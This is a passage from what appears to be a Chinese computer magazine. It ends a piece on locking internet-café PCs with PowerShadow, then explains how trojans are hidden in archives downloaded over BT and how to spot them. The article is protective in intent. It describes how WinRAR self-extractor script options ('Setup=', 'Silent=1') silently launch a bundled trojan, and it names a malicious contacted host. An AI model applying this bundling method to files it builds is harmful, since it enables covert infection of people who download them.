对于天网防火墙、瑞星等因为需要更新文件的程序，也不能安装到系统盘，因需要记录程序访问网络规则和更新病毒库。而QQ等软件可根据具体需要安装，如不需要记录聊天记录最好安装在系统盘中，以免中QQ病毒（因为有的QQ病毒在感染系统文件的同时也感染QQ文件，重启系统后即使系统是干净的，运行QQ后可能又感染病毒）。

“影子系统”不仅可在家庭和单位中使用，也可在网吧等地方使用，由于网吧的特殊性，必须做一些修改。安装完网吧必须的软件后，再安装“影子系统”后，启动正常模式在根目录中找到Boot.ini文件（此文件为启动菜单显示文件），然后删除此文件（不会影响系统启动的）后，在图1中勾选“启动完整镜象模式（创建所有磁盘镜象）”后，点击下面的“开始”按钮可从正常模式直接进入保护所有磁盘模式。重新启动系统后由于没有Boot.ini文件，就不能显示启动菜单，因此无法进入正常模式，任何人只能进入保护模式。这样谁都无法修改任何文件，也无法进入正常模式，即使你按F8进入系统安全模式，也无法修改任何文件。唯一的办法就是用启动盘启动系统，添加Boot.ini文件，重启系统后就才可进入正常模式。因此个人认为，“影子系统”也是一个好用的网吧管理软件，现在为止好象还没有破解方法（关闭结束“影子系统”进程都会造成系统重启），希望高手们能找到破解方法。

（文章中涉及到的工具PowerShadow影子系统、TweakUI v2.10已经收录在光盘中）

BT下载与压缩包——木马的新花招

文章难易度：★★
文章闪光点：详细介绍了现在流行的BT下载压缩包中的木马及各种防范方法

风碧玉箫

我经常使用BT软件从网上下载各种东西，尤其是从5Q地带的BT站点。可是，我发现最近从5Q地带下载回来的不少压缩包里都含有猫腻——有许多压缩包里都含有木马。这些含有木马的文件我都一直保存着，并且经过我的分析与总结，发现这些被放马的文件还是有一定规律可循的。黑客的精神之一就是共享，因此，写出来与大家一起分享。

1、大多数放马的BT供种者都喜欢把木马放在压缩包中，尤其是带脚本的自解压压缩包。大家都玩过大名鼎鼎的WinRAR吧，并且对它的脚本功能更是情有独衷，因为这个功能实在太好用了。平时我们在制作自解压文件时，也都喜欢在里面加入脚本，最常用的莫过于“Setup=可执行文件名”，“Presetup=可执行文件名”，“Silent=1”了，这固然方便，可也给了黑客以可趁之机（图1）。

2、越是流行的、最新的东西越有可能被捆绑木马。因为流行，所以下载的人自然就多，因为最新，尝试的人自然就多，中马的机率就高，自然就会被放马者所青睐。

3、名字越是吸引人的越有可能被捆绑有木马，如带有激情视频、超级美女等字眼的。这就跟现实中的诈骗一样，首先要吸引你的眼球，当你兴高采烈地运行下载下来的这类文件时，你的电脑就会神不知鬼不觉的成为别人的肉鸡。




图 1

4、为了增加木马文件的隐蔽性，大多数放马者都喜欢让压缩包一层套一层，外层是rar格式，而最后一层是exe的自解压压缩包。因此，winrar文件层次越深的越有问题（图2）。

5、安装文件时产生临时文件的大多数都有问题。记得有一次我从BT上下载了一个卡巴斯基安装程序，结果在安装时发现当前目录下生成了一个文件名跟安装程序非常类似的临时文件。因为开始江民的病毒库不是最新的，所以没有检查出来。但这个临时文件实在可疑，所以我马上对江民进行了升级，结果就查出来有木马（图3）。




图 2

大家仔细观察一下就会发现，生成的临时文件跟原文件的名字差别只在于“_”（图4）。




图 4

除此之外，生成的临时文件比原来的文件要小，其实想一想也知道，文件大的肯定被捆绑了东西（要不怎么会变大呢），而生成的临时文件才是真正的正常安装包。当安装完毕后，临时文件就会被删除。




图 5




图 6




图 3

6、压缩包中不在软件安装目录，却以setup.exe命名的文件多数有问题。记得有一次我用BT从网上下载了一个诺顿杀毒企业黄金版v8.1，在压缩包里的安装程序目录外有一个名字为setup.exe的可执行文件（图5）。

当时我就很纳闷，诺顿企业版一般只有一个安装程序包或者是它的setup.exe跟其它相关压缩文件都是位于同一个目录下的，为什么这个就不同呢？所以，我对此产生了怀疑。虽然我使用江民扫描时没有发现木马（图6），但我还是有疑虑（小编：疑心病也太重了！……唉，没办法呀，小心驶得万年船嘛），所以就找了一台装有还原软件的电脑试运行了一下。果不出我之所料，我的Sygate Personal Firwall Pro防火墙提示IE要访问网络，访问网址为：93315.ipread.com，访问由G_Server2006.exe发起，大家可以看到我根本就没有运行IE，进程管理器中也看不到IE的进程，不存在问题才怪呢，如图7。

同时，大家看到G_server2006.exe这个名

